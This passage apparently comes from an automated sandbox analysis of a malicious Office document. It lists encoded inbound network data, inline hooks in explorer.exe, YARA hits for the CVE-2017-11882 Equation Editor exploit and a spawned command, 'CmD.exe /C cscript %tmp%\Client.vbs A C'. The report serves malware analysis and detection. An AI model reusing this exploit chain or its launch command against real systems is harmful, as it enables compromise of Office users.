AzRCxgRDMsYEZDLGBBOCxgQkQsYDQyLGAzMSxgNzUsYDRDLGAzMSxgNjMsYDQ2LGA5QyxgRDEsYDM2LG A5QyxgRTcsYDI0LGAwRCxgNDMsYEZELGA2QixgN0EsYERGLGBCNSxgNDEsYERFLGBCNixgNDksYDVGLG BFOSxgOTEsYDJDLGA
2021-12-02 17:36:08 UTC	1631	IN	Data Raw: 4e 43 78 67 4d 54 41 73 59 44 51 77 4c 47 41 7a 4f 43 78 67 4e 45 49 73 59 45 4a 44 4c 47 41 30 4d 79 78 67 51 6a 51 73 59 45 49 34 4c 47 41 31 52 43 78 67 4e 6a 6b 73 59 44 45 31 4c 47 42 45 4e 43 78 67 4e 55 51 73 59 44 56 46 4c 47 42 44 51 53 78 67 51 7a 45 73 59 44 42 46 4c 47 41 35 51 53 78 67 4d 6a 51 73 59 45 46 45 4c 47 42 43 4f 53 78 67 4f 44 41 73 59 45 4d 33 4c 47 41 35 51 69 78 67 4d 54 41 73 59 44 59 7a 4c 47 42 47 52 69 78 67 51 54 59 73 59 45 59 30 4c 47 42 45 51 69 78 67 4d 45 45 73 59 44 63 32 4c 47 41 30 4d 79 78 67 52 55 55 73 59 44 56 42 4c 47 41 35 52 53 78 67 51 55 55 73 59 45 45 32 4c 47 41 34 4f 53 78 67 4e 30 55 73 59 44 5a 42 4c 47 41 30 52 43 78 67 4e 6a 41 73 59 44 42 47 4c 47 41 33 52 53 78 67 52 44 63 73 59 45 49 79 4c 47 42 Data Ascii: NCxgMTAsYDQwLGAzOCxgNEIsYEJDLGA0MyxgQjQsYEI4LGA1RCxgNjksYDE1LGBENCxgNUQsYDVFLG BDQSxgQzEsYDBFLGA5QSxgMjQsYEFELGBCOSxgODAsYEM3LGA5QixgMTAsYDYzLGBGRixgQTYsYEY0LG BEQixgMEEsYDc2LGA0MyxgRUUsYDVBLGA5RSxgQUUsYEE2LGA4OSxgN0UsYDZBLGA0RCxgNjAsYDBGLG A3RSxgRDcsYEIyLGB
2021-12-02 17:36:08 UTC	1647	IN	Data Raw: 4d 69 78 67 4e 6a 51 73 59 44 59 33 4c 47 41 34 52 43 78 67 4d 45 45 73 59 45 51 79 4c 47 41 34 4d 43 78 67 4f 54 51 73 59 45 59 35 4c 47 41 35 4d 69 78 67 4e 45 51 73 59 45 59 31 4c 47 41 77 4d 53 78 67 4e 44 67 73 59 44 59 35 4c 47 41 78 4d 69 78 67 4f 44 49 73 59 45 55 32 4c 47 41 33 4e 79 78 67 51 6a 51 73 59 45 45 78 4c 47 41 34 51 69 78 67 51 54 4d 73 59 45 46 46 4c 47 42 43 4d 69 78 67 4f 54 51 73 59 44 42 46 4c 47 41 35 51 79 78 67 4d 54 67 73 59 45 59 79 4c 47 42 42 4d 43 78 67 52 44 55 73 59 45 49 79 4c 47 42 45 4d 53 78 67 51 54 49 73 59 44 63 35 4c 47 41 35 4e 69 78 67 52 44 6b 73 59 44 45 33 4c 47 41 78 4e 79 78 67 4e 30 51 73 59 44 67 30 4c 47 42 43 4d 53 78 67 52 54 51 73 59 45 51 34 4c 47 41 31 4f 53 78 67 4d 55 59 73 59 44 4e 44 4c 47 42 Data Ascii: MixgNjQsYDY3LGA4RCxgMEEsYEQyLGA4MCxgOTQsYEY5LGA5MixgNEQsYEY1LGAwMSxgNDgsYDY5LG AxMixgODIsYEU2LGA3NyxgQjQsYEExLGA4QixgQTMsYEFFLGBCMixgOTQsYDBFLGA5QyxgMTgsYEYyLG BBMCxgRDUsYEIyLGBEMSxgQTIsYDc5LGA5NixgRDksYDE3LGAxNyxgN0QsYDg0LGBCMSxgRTQsYEQ4LG A1OSxgMUYsYDNDLGB
2021-12-02 17:36:08 UTC	1663	IN	Data Raw: 4d 79 78 67 4d 6a 51 73 59 45 4a 47 4c 47 41 79 4d 43 78 67 52 55 4d 73 59 44 68 44 4c 47 41 79 4d 43 78 67 4d 6a 55 73 59 44 64 47 4c 47 41 33 4d 43 78 67 4f 55 59 73 59 44 67 35 4c 47 42 47 4e 69 78 67 4f 54 49 73 59 45 45 31 4c 47 41 79 52 69 78 67 4e 6b 59 73 59 44 4d 33 4c 47 42 45 52 43 78 67 4d 45 59 73 59 44 67 35 4c 47 41 79 4d 53 78 67 4d 54 41 73 59 45 46 43 4c 47 41 31 52 43 78 67 4e 7a 49 73 59 44 41 33 4c 47 42 42 4d 53 78 67 52 44 67 73 59 44 63 35 4c 47 42 43 4d 43 78 67 52 6a 67 73 59 45 59 31 4c 47 41 30 4e 43 78 67 52 6b 59 73 59 45 52 44 4c 47 42 43 4e 43 78 67 4e 6b 49 73 59 44 6b 34 4c 47 41 30 4f 43 78 67 4d 30 55 73 59 45 5a 46 4c 47 41 7a 4d 43 78 67 51 7a 51 73 59 44 52 46 4c 47 41 35 4d 43 78 67 4f 45 51 73 59 44 55 35 4c 47 41 Data Ascii: MyxgMjQsYEJGLGAyMCxgRUMsYDhDLGAyMCxgMjUsYDdGLGA3MCxgOUYsYDg5LGBGNixgOTIsYEE1LG AyRixgNkYsYDM3LGBERCxgMEYsYDg5LGAyMSxgMTAsYEFCLGA1RCxgNzIsYDA3LGBBMSxgRDgsYDc5LG BCMCxgRjgsYEY1LGA0NCxgRkYsYERDLGBCNCxgNkIsYDk4LGA0OCxgM0UsYEZFLGAzMCxgQzQsYDRFLG A5MCxgOEQsYDU5LGA
2021-12-02 17:36:08 UTC	1679	IN	Data Raw: 52 69 78 67 4e 54 41 73 59 44 6c 42 4c 47 41 33 4e 43 78 67 4e 44 63 73 59 45 4d 33 4c 47 41 32 4f 43 78 67 4f 55 51 73 59 44 68 45 4c 47 42 44 4f 53 78 67 4f 55 59 73 59 44 6c 44 4c 47 41 77 51 53 78 67 4d 54 4d 73 59 44 42 46 4c 47 41 78 4f 43 78 67 52 6b 49 73 59 45 52 46 4c 47 42 45 52 43 78 67 51 6a 4d 73 59 45 51 30 4c 47 41 34 4e 43 78 67 52 44 67 73 59 45 45 32 4c 47 42 43 51 79 78 67 52 55 59 73 59 44 5a 44 4c 47 41 7a 51 53 78 67 4e 7a 4d 73 59 45 52 42 4c 47 42 47 4f 43 78 67 51 7a 49 73 59 45 4d 7a 4c 47 41 35 51 53 78 67 4f 54 4d 73 59 44 4e 45 4c 47 42 46 51 69 78 67 4e 7a 4d 73 59 45 5a 46 4c 47 42 43 4d 69 78 67 4d 54 6b 73 59 44 59 35 4c 47 41 34 51 79 78 67 4d 55 55 73 59 44 52 43 4c 47 42 43 4e 79 78 67 52 44 41 73 59 44 5a 45 4c 47 42 Data Ascii: RixgNTAsYDlBLGA3NCxgNDcsYEM3LGA2OCxgOUQsYDhELGBDOSxgOUYsYDlDLGAwQSxg MTMsYDBFLGAxOCxgRkIsYERFLGBERCxgQjMsYEQ0LGA4NCxgRDgsYEE2LGBCQyxgRUYsYDZDLGAzQSxg NzMsYERBLGBGOCxgQzIsYEMzLGA5QSxgOTMsYDNELGBFQixgNzMsYEZFLGBCMixgMTksYDY5LGA4Qyxg MUUsYDRCLGBCNyxgRDAsYDZELGB
2021-12-02 17:36:08 UTC	1695	IN	Data Raw: 52 69 78 67 52 6a 63 73 59 44 51 79 4c 47 41 79 51 53 78 67 4e 30 55 73 59 44 52 43 4c 47 41 31 4f 53 78 67 52 6a 67 73 59 44 64 44 4c 47 41 79 52 53 78 67 4e 55 55 73 59 44 49 7a 4c 47 41 31 4e 69 78 67 4d 7a 49 73 59 44 55 32 4c 47 41 34 4f 53 78 67 4d 6a 49 73 59 45 45 30 4c 47 41 7a 51 53 78 67 52 44 45 73 59 45 5a 46 4c 47 41 30 4f 43 78 67 4d 45 45 73 59 44 45 79 4c 47 42 46 51 69 78 67 52 45 55 73 59 44 49 34 4c 47 42 45 4d 79 78 67 4e 30 45 73 59 44 63 7a 4c 47 41 31 4f 43 78 67 52 54 59 73 59 45 45 7a 4c 47 41 7a 52 69 78 67 4e 54 49 73 59 45 5a 44 4c 47 41 35 4d 79 78 67 4e 54 63 73 59 44 6c 42 4c 47 42 46 52 53 78 67 51 6a 49 73 59 44 49 35 4c 47 41 33 4e 69 78 67 4e 6b 4d 73 59 44 49 30 4c 47 42 42 4f 53 78 67 51 7a 51 73 59 44 56 44 4c 47 42 Data Ascii: RixgRjcsYDQyLGAyQSxgN0UsYDRCLGA1OSxgRjgsYDdDLGAyRSxgNUUsYDIzLGA1NixgMzIsYDU2LG A4OSxgMjIsYEE0LGAzQSxgRDEsYEZFLGA0OCxgMEEsYDEyLGBFQixgREUsYDI4LGBEMyxgN0EsYDczLG A1OCxgRTYsYEEzLGAzRixgNTIsYEZDLGA5MyxgNTcsYDlBLGBFRSxgQjIsYDI5LGA3NixgNkMsYDI0LGBBOSxgQzQs YDVDLGB
2021-12-02 17:36:08 UTC	1711	IN	Data Raw: 51 53 78 67 4d 44 41 73 59 45 49 7a 4c 47 41 32 4d 43 78 67 4e 45 4d 73 59 44 45 35 4c 47 41 35 4e 53 78 67 51 55 55 73 59 45 55 45 73 59 45 51 77 4c 47 41 31 4f 53 78 67 4d 7a 67 73 59 45 55 35 4c 47 41 7a 52 53 78 67 4d 6a 59 73 59 45 59 30 4c 47 41 31 4e 69 78 67 4e 44 41 73 59 44 46 44 4c 47 42 46 4d 53 78 67 4d 7a 67 73 59 45 46 46 4c 47 42 46 4f 43 78 67 52 6a 49 73 59 45 5a 46 4c 47 42 45 52 43 78 67 4d 44 67 73 59 45 51 33 4c 47 41 34 4f 43 78 67 52 54 51 73 59 45 45 35 4c 47 42 44 4e 69 78 67 51 7a 63 73 59 44 51 34 4c 47 41 33 51 69 78 67 4e 54 63 73 59 44 4d 77 4c 47 42 44 52 43 78 67 4d 44 55 73 59 45 51 34 4c 47 41 31 4d 43 78 67 51 54 55 59 44 63 78 4c 47 42 44 4e 79 78 67 52 6a 55 73 59 44 63 79 4c 47 41 Data Ascii: QSxgMDAsYElzLGA2MCxgNEMsYDE5LGA5NSxgQUQsYEUxLGBGNCxgQUEsYEQwLGA1OSxg MzgsYEU5LGAzRSxgMjYsYEY0LGA1NixgNDAsYDFDLGBFMSxgMzgsYEFFLGBFOCxgRjIsYEZFLGBERCxg MDgsYEQ3LGA4OCxgRTQsYEE5LGBDNixgQzcsYDQ4LGA3QixgNTcsYDMwLGBDRCxgMDUsYEQ4LGA1MCxg QTUsYDcxLGBDNyxgRjUsYDcyLGA

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	1727	IN	Data Raw: 4f 43 78 67 4e 6a 51 73 59 45 52 45 4c 47 41 79 4d 43 78 67 51 6a 49 73 59 44 64 43 4c 47 41 7a 51 53 78 67 4e 6b 51 73 59 44 45 35 4c 47 41 79 4f 43 78 67 4d 54 67 73 59 44 52 44 4c 47 42 45 4d 69 78 67 4d 30 4d 73 59 45 5a 47 4c 47 41 31 52 53 78 67 4d 54 45 73 59 45 4e 43 4c 47 41 33 4d 79 78 67 4d 6b 59 73 59 44 6b 35 4c 47 42 42 4d 53 78 67 51 6a 49 73 59 44 45 7a 4c 47 41 79 51 79 78 67 4f 44 45 73 59 45 49 77 4c 47 41 7a 4e 79 78 67 52 6b 55 73 59 44 45 30 4c 47 42 45 4e 43 78 67 4d 6b 45 73 59 44 49 78 4c 47 41 7a 52 43 78 67 4f 54 51 73 59 44 55 78 4c 47 42 42 52 53 78 67 52 6a 63 73 59 44 55 78 4c 47 41 34 51 79 78 67 4e 7a 49 73 59 44 41 7a 4c 47 42 44 4d 53 78 67 4e 6a 67 73 59 45 49 31 4c 47 41 7a 51 69 78 67 4f 54 6b 73 59 45 59 30 4c 47 41 Data Ascii: OCxgNjQsYERELGAyMCxgQjIsYDdCLGAzQSxgNkQsYDE5LGAyOCxgMTgsYDRDLGBEMixgM0MsYEZGLGA1RSxgMTEsYENCLGA3MyxgMkYsYDk5LGBBMSxgQjIsYDEzLGAyQyxgODEsYElwLGAzNyxgRkUsYDE0LGBENCxgMkEsYDIxLGAzRCxgOTQsYDUxLGBBRSxgRjcsYDUxLGA4QyxgNzIsYDAzLGBDMSxgNjgsYEI1LGAzQixgOTksYEY0LGA
2021-12-02 17:36:08 UTC	1743	IN	Data Raw: 52 69 78 67 52 44 55 73 59 45 45 30 4c 47 42 44 4d 69 78 67 4e 6b 49 73 59 44 52 43 4c 47 41 7a 4e 43 78 67 4e 6a 55 73 59 44 67 79 4c 47 41 7a 4d 79 78 67 4e 7a 63 73 59 44 67 34 4c 47 42 47 4d 69 78 67 52 54 51 73 59 44 52 47 4c 47 41 7a 4e 53 78 67 4f 54 59 73 59 44 41 30 4c 47 41 34 4e 79 78 67 4f 44 55 73 59 44 6b 35 4c 47 41 79 4e 53 78 67 4d 30 59 73 59 45 4a 47 4c 47 41 34 4d 43 78 67 4d 6b 55 73 59 44 41 79 4c 47 42 47 51 53 78 67 4d 7a 67 73 59 44 51 32 4c 47 42 44 51 79 78 67 4d 44 41 73 59 44 4a 47 4c 47 41 32 52 69 78 67 4d 6a 6b 73 59 45 45 32 4c 47 41 32 4d 53 78 67 4e 6b 4d 73 59 44 42 45 4c 47 41 33 4e 53 78 67 4d 54 55 73 59 45 55 35 4c 47 41 77 51 53 78 67 4f 45 51 73 59 45 4e 45 4c 47 42 45 4d 79 78 67 51 6a 6b 73 59 44 4d 33 4c 47 42 Data Ascii: RixgRDUsYEE0LGBDMixgNkIsYDRCLGAzNCxgNjUsYDgyLGAzMyxgNzcsYDg4LGBGMixgRTQsYDRGLGAzNSxgOTYsYDA0LGA4NyxgODUsYDk5LGAyNSxgM0YsYEJGLGA4MCxgMkUsYDAyLGBGQSxgMzgsYDQ2LGBDQyxgMDAsYDJGLGA2RixgMjksYEE2LGA2MSxgNkMsYDBELGA3NSxgMTUsYEU5LGAwQSxgOEQsYENELGBEMyxgQjksYDM3LGB
2021-12-02 17:36:08 UTC	1759	IN	Data Raw: 4e 69 78 67 4d 7a 49 73 59 44 4d 79 4c 47 41 33 4d 79 78 67 4e 54 41 73 59 44 45 78 4c 47 41 34 52 53 78 67 52 54 45 73 59 44 6b 31 4c 47 42 43 4d 53 78 67 4e 30 4d 73 59 44 4a 43 4c 47 41 77 4e 53 78 67 4f 54 45 73 59 44 49 7a 4c 47 41 35 4f 43 78 67 4e 7a 63 73 59 44 4d 7a 4c 47 42 47 52 43 78 67 4d 44 41 73 59 44 63 35 4c 47 41 35 4f 53 78 67 4e 7a 49 73 59 44 63 34 4c 47 41 34 51 53 78 67 4e 44 45 73 59 44 4e 44 4c 47 41 7a 4f 43 78 67 4e 44 6b 73 59 45 4e 47 4c 47 42 42 51 69 78 67 4e 30 45 73 59 45 59 77 4c 47 41 78 4e 43 78 67 4d 7a 67 73 59 45 49 33 4c 47 41 35 52 69 78 67 52 54 59 73 59 44 45 33 4c 47 42 46 4e 79 78 67 4e 44 49 73 59 44 68 47 4c 47 42 43 51 79 78 67 4d 55 49 73 59 45 55 32 4c 47 41 31 4d 69 78 67 4f 54 6b 73 59 44 59 34 4c 47 42 Data Ascii: NixgMzIsYDMyLGA3MyxgNTAsYDExLGA4RSxgRTEsYDk1LGBCMSxgN0MsYDJCLGAwNSxgOTEsYDIzLGA5OCxgNzcsYDMzLGBGRCxgMDAsYDc5LGA5OSxgNzIsYDc4LGA4QSxgNDEsYDNDLGAzOCxgNDksYENGLGBBQixgN0EsYEYwLGAxNCxgMzgsYEI3LGA5RixgRTYsYDE3LGBFNyxgNDIsYDhGLGBCQyxgMUIsYEU2LGA1MixgOTksYDY4LGB
2021-12-02 17:36:08 UTC	1775	IN	Data Raw: 4f 43 78 67 4d 54 51 73 59 45 55 79 4c 47 41 30 52 69 78 67 52 44 63 73 59 45 55 7a 4c 47 41 30 4f 53 78 67 4d 7a 51 73 59 44 6b 33 4c 47 41 30 4e 69 78 67 4e 44 51 73 59 44 59 7a 4c 47 41 79 52 69 78 67 4f 54 4d 73 59 44 4a 43 4c 47 41 7a 4d 53 78 67 4d 44 6b 73 59 45 45 34 4c 47 41 32 51 53 78 67 51 6a 45 73 59 45 4a 43 4c 47 42 42 4f 53 78 67 52 6b 4d 73 59 45 45 77 4c 47 42 44 4d 69 78 67 4d 55 59 73 59 44 63 34 4c 47 41 77 4d 79 78 67 4e 6a 45 73 59 44 64 42 4c 47 41 79 52 53 78 67 4e 6a 55 73 59 45 5a 47 4c 47 41 79 51 69 78 67 51 6a 67 73 59 44 4e 46 4c 47 41 79 4d 43 78 67 4f 44 49 73 59 45 55 77 4c 47 42 47 52 43 78 67 4e 55 55 73 59 44 63 7a 4c 47 41 7a 52 53 78 67 52 6a 41 73 59 44 55 30 4c 47 42 44 4f 53 78 67 52 45 59 73 59 44 6c 44 4c 47 42 Data Ascii: OCxgMTQsYEUyLGA0RixgRDcsYEUzLGA0OSxgMzQsYDk3LGA0NixgNDQsYDYzLGAyRixgOTMsYDJCLGAzMSxgMDksYEE4LGA2QSxgQjEsYEJCLGBBOSxgRkMsYEEwLGBDMixgMUYsYDc4LGAwMyxgNjEsYDdBLGAyRSxgNjUsYEZGLGAyQixgQjgsYDNFLGAyMCxgODIsYEUwLGBGRCxgNUUsYDczLGAzRSxgRjAsYDU0LGBDOSxgREYsYDlDLGB
2021-12-02 17:36:08 UTC	1791	IN	Data Raw: 4d 69 78 67 4f 54 6b 73 59 44 4d 32 4c 47 41 77 4f 53 78 67 4d 44 4d 73 59 44 56 46 4c 47 41 79 4d 53 78 67 4e 6a 59 73 59 44 45 34 4c 47 42 43 4e 53 78 67 4d 45 51 73 59 45 4a 42 4c 47 41 33 4e 53 78 67 4d 30 49 73 59 45 59 78 4c 47 41 34 51 69 78 67 4f 54 4d 73 59 45 56 42 4c 47 41 79 4d 53 78 67 51 30 4d 73 59 44 41 33 4c 47 42 43 4d 43 78 67 4d 30 45 73 59 44 67 34 4c 47 41 7a 4e 53 78 67 4f 45 51 73 59 44 49 7a 4c 47 41 77 52 69 78 67 52 6b 59 73 59 45 49 31 4c 47 42 46 51 69 78 67 52 6a 6b 73 59 45 49 79 4c 47 41 77 4d 53 78 67 52 44 63 73 59 44 4e 42 4c 47 41 32 51 69 78 67 52 6a 51 73 59 44 6b 78 4c 47 42 47 4d 53 78 67 4d 6a 41 73 59 44 56 42 4c 47 41 30 51 69 78 67 52 6a 6b 73 59 44 6c 47 4c 47 41 30 52 69 78 67 4d 55 55 73 59 45 5a 44 4c 47 41 Data Ascii: MixgOTksYDM2LGAwOSxgMDMsYDVFLGAyMSxgNjYsYDE4LGBCNSxgMEQsYEJBLGA3NSxgM0IsYEYxLGA4QixgOTMsYEVBLGAyMSxgQ0MsYDA3LGBCMCxgM0EsYDg4LGAzNSxgOEQsYDIzLGAwRixgRkYsYEI1LGBFQixgRjksYEIyLGAwMSxgRDcsYDNBLGA2QixgRjQsYDkxLGBGMSxgMjAsYDVBLGA0QixgRjksYDlGLGA0RixgMUUsYEZDLGA
2021-12-02 17:36:08 UTC	1807	IN	Data Raw: 4f 43 78 67 4d 7a 41 73 59 44 56 43 4c 47 41 35 51 69 78 67 52 44 49 73 59 44 4d 32 4c 47 41 31 4d 53 78 67 4f 45 59 73 59 44 41 77 4c 47 41 78 51 79 78 67 4d 45 49 73 59 44 52 43 4c 47 41 77 4d 69 78 67 51 30 49 73 59 44 4a 42 4c 47 41 79 4e 69 78 67 52 54 67 73 59 44 41 32 4c 47 41 34 4e 53 78 67 4f 55 51 73 59 45 52 43 4c 47 42 45 4e 79 78 67 4e 6a 59 73 59 44 68 42 4c 47 41 7a 52 53 78 67 4f 55 59 73 59 44 63 30 4c 47 41 34 4e 53 78 67 4e 44 67 73 59 44 51 7a 4c 47 41 7a 51 53 78 67 4f 54 6b 73 59 44 59 31 4c 47 41 34 52 53 78 67 4d 7a 55 73 59 44 51 78 4c 47 42 45 4d 79 78 67 4d 44 4d 73 59 44 45 31 4c 47 41 79 4d 43 78 67 4d 6b 49 73 59 44 64 43 4c 47 41 7a 52 53 78 67 4e 55 55 73 59 45 4d 32 4c 47 41 33 51 69 78 67 4d 55 45 73 59 44 51 30 4c 47 42 Data Ascii: OCxgMzAsYDVCLGA5QixgRDIsYDM2LGA1MSxgOEYsYDAwLGAxQyxgMEIsYDRCLGAwMixgQ0IsYDJBLGAyNixgRTgsYDA2LGA4NSxgOUQsYERCLGBENyxgNjYsYDhBLGAzRSxgOUYsYDc0LGA4NSxgNDgsYDQzLGAzQSxgOTksYDY1LGA4RSxgMzUsYDQxLGBEMyxgMDMsYDE1LGAyMCxgMkIsYDdCLGAzRSxgNUUsYEM2LGA3QixgMUEsYDQ0LGB
2021-12-02 17:36:08 UTC	1823	IN	Data Raw: 4d 79 78 67 52 6b 49 73 59 45 55 32 4c 47 41 34 52 43 78 67 51 54 41 73 59 45 46 44 4c 47 41 79 4e 79 78 67 51 30 45 73 59 45 49 79 4c 47 42 47 51 53 78 67 52 6a 49 73 59 44 45 77 4c 47 41 34 4f 53 78 67 4d 6a 45 73 59 45 4d 33 4c 47 41 31 4f 43 78 67 4e 44 55 73 59 44 46 44 4c 47 41 35 4d 79 78 67 4e 54 4d 73 59 44 41 32 4c 47 41 77 51 79 78 67 52 6a 55 73 59 45 49 35 4c 47 41 32 4e 69 78 67 4f 54 51 73 59 45 4d 31 4c 47 42 46 4d 43 78 67 4d 54 59 73 59 45 49 30 4c 47 41 35 4d 43 78 67 4f 44 51 73 59 44 68 47 4c 47 41 7a 4d 43 78 67 52 55 51 73 59 45 4a 43 4c 47 41 77 52 69 78 67 51 7a 41 73 59 44 64 47 4c 47 42 42 4e 79 78 67 52 54 4d 73 59 44 63 77 4c 47 42 44 52 53 78 67 4e 45 49 73 59 44 46 47 4c 47 41 7a 4d 43 78 67 52 44 41 73 59 44 4e 45 4c 47 42 Data Ascii: MyxgRkIsYEU2LGA4RCxgQTAsYEFDLGAyNyxgQ0EsYElyLGBGQSxgRjIsYDEwLGA4OSxgMjEsYEM3LGA1OCxgNDUsYDFDLGA5MyxgNTMsYDA2LGAwQyxgRjUsYEI5LGA2NixgOTQsYEM1LGBFMCxgMTYsYEI0LGA5MCxgODQsYDhGLGAzMCxgRUQsYEJCLGAwRixgQzAsYDdGLGBBNyxgRTMsYDcwLGBDRSxgNEIsYDFGLGAzMCxgRDAsYDNELGB

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	1839	IN	Data Raw: 4e 53 78 67 51 55 49 73 59 44 41 78 4c 47 42 46 52 43 78 67 4d 7a 45 73 59 44 45 31 4c 47 42 47 4d 79 78 67 51 6a 51 73 59 45 4e 43 4c 47 41 77 52 53 78 67 4d 7a 45 73 59 44 4a 43 4c 47 42 44 51 79 78 67 4f 54 41 73 59 45 59 34 4c 47 41 32 51 79 78 67 51 54 45 73 59 45 4a 43 4c 47 42 42 51 53 78 67 4f 45 4d 73 59 44 55 7a 4c 47 41 77 51 53 78 67 4d 44 49 73 59 44 63 77 4c 47 42 46 4e 43 78 67 4d 44 67 73 59 44 41 7a 4c 47 41 79 4f 43 78 67 4d 54 51 73 59 44 5a 43 4c 47 41 7a 4d 53 78 67 4e 6a 45 73 59 44 5a 46 4c 47 42 47 4d 79 78 67 52 55 55 73 59 44 6c 46 4c 47 41 31 4e 43 78 67 52 54 41 73 59 44 49 33 4c 47 42 47 4d 53 78 67 51 6a 59 73 59 44 4a 46 4c 47 41 31 51 69 78 67 4d 6a 51 73 59 44 55 79 4c 47 41 7a 51 53 78 67 4d 6b 51 73 59 45 56 45 4c 47 42 Data Ascii: NSxgQUIsYDAxLGBFRCxgMzEsYDE1LGBGMyxgQjQsYENCLGAwRSxgMzEsYDJCLGBDQyxg OTAsYEY4LGA2QyxgQTEsYEJCLGBBQSxgOEMsYDUzLGAwQSxgMDIsYDcwLGBFNCxgMDgsYDAzLGAyOCxg MTQsYDZCLGAzMSxgNjEsYDZFLGBGMyxgRUUsYDlFLGA1NCxgRTAsYDI3LGBGMSxgQjYsYDJFLGA1Qixg MjQsYDUyLGAzQSxgMkQsYEVELGB
2021-12-02 17:36:08 UTC	1855	IN	Data Raw: 4f 43 78 67 4d 6b 45 73 59 45 5a 44 4c 47 41 30 4f 53 78 67 52 6a 59 73 59 45 5a 46 4c 47 41 32 4d 53 78 67 4e 30 4d 73 59 45 51 31 4c 47 41 31 4e 53 78 67 52 54 63 73 59 45 4e 42 4c 47 41 79 4f 43 78 67 52 45 49 73 59 44 45 33 4c 47 42 46 52 43 78 67 4d 44 51 73 59 44 4d 79 4c 47 42 42 4d 69 78 67 4d 45 55 73 59 44 51 33 4c 47 41 79 4d 53 78 67 52 54 55 73 59 44 67 30 4c 47 42 47 52 53 78 67 4f 55 51 73 59 44 51 32 4c 47 41 32 51 53 78 67 51 55 4d 73 59 45 4d 77 4c 47 41 31 52 43 78 67 52 6a 41 73 59 44 68 47 4c 47 41 77 51 69 78 67 51 6a 67 73 59 44 4a 47 4c 47 42 42 4f 43 78 67 4d 6a 49 73 59 44 51 31 4c 47 41 35 51 53 78 67 51 30 55 73 59 45 56 46 4c 47 42 46 51 53 78 67 4f 44 67 73 59 44 4e 46 4c 47 41 30 4d 53 78 67 4d 54 59 73 59 44 6b 35 4c 47 41 Data Ascii: OCxgMkEsYEZDLGA0OSxgRjYsYEZFLGA2MSxgN0MsYEQ1LGA1NSxgRTcsYENBLGAyOCxgREIsYDE3LG BFRCxgMDQsYDMyLGBBMixgMEUsYDQ3LGAyMSxgRTUsYDg0LGBGRSxgOUQsYDQ2LGA2QSxgQUMsYEMwLG A1RCxgRjAsYDhGLGAwQixgQjgsYDJGLGBBOCxgMjIsYDQ1LGA5QSxgQ0UsYEVFLGBFQSxgODgsYDNFLG A0MSxgMTYsYDk5LGA
2021-12-02 17:36:08 UTC	1871	IN	Data Raw: 51 69 78 67 51 7a 67 73 59 45 4e 47 4c 47 41 78 51 53 78 67 51 55 51 73 59 45 55 31 4c 47 42 46 52 53 78 67 4f 55 45 73 59 44 56 43 4c 47 41 35 4d 79 78 67 4d 30 45 73 59 44 52 46 4c 47 41 32 4d 69 78 67 4f 44 67 73 59 45 4d 32 4c 47 41 33 51 79 78 67 4d 7a 45 73 59 45 5a 43 4c 47 42 45 4f 43 78 67 4e 54 41 73 59 44 42 45 4c 47 41 79 4d 43 78 67 4d 79 78 67 52 6a 4d 73 59 44 42 45 4c 47 41 79 4d 43 78 67 4d 7a 6b 73 59 45 56 44 4c 47 41 31 52 69 78 67 4e 6b 45 73 59 45 55 32 4c 47 41 79 4e 69 78 67 4e 6b 45 73 59 44 51 78 4c 47 42 45 4d 79 78 67 51 6b 55 73 59 44 6b 33 4c 47 42 43 52 53 78 67 51 54 59 73 59 44 41 78 4c 47 41 35 4e 69 78 67 4d 6a 55 73 59 44 64 43 4c 47 41 30 4e 43 78 67 4f 44 51 73 59 44 59 32 4c 47 41 30 52 53 78 67 52 6b 4d 73 59 44 5a 47 4c 47 41 Data Ascii: QixgQzgsYENGLGAxQSxgQUQsYEU1LGBFRSxgOUEsYDVCLGA5MyxgM0EsYDRFLGA2Mixg ODgsYEM2LGA3QyxgMzEsYEZCLGBEOCxgNTAsYDBELGAyMyxgRjMsYDBELGAyMCxgMzksYEVDLGA1Rixg NkEsYEU2LGAyNixgNkEsYDQxLGBEMyxgQkUsYDk3LGBCRSxgQTYsYDAxLGA5NixgMjUsYDdCLGA0NCxg ODQsYDY2LGA0RSxgRkMsYDZGLGA

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 632 Parent PID: 596

General

Start time:	18:35:20
Start date:	02/12/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13fab0000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: rtf_cve2017_11882_ole, Description: Attempts to identify the exploit CVE 2017 11882, Source: 00000000.00000002.574618349.0000000005C40000.00000004.00000001.sdmp, Author: John Davison • Rule: rtf_cve2017_11882_ole, Description: Attempts to identify the exploit CVE 2017 11882, Source: 00000000.00000002.576020487.0000000006620000.00000004.00000001.sdmp, Author: John Davison
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 1200 Parent PID: 596

General

Start time:	18:35:22
Start date:	02/12/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: cmd.exe PID: 668 Parent PID: 1200

General

Start time:	18:35:23
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	CmD.exe /C cscript %tmp%\Client.vbs A C
Imagebase:	0x49f70000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cscript.exe PID: 1176 Parent PID: 668

General

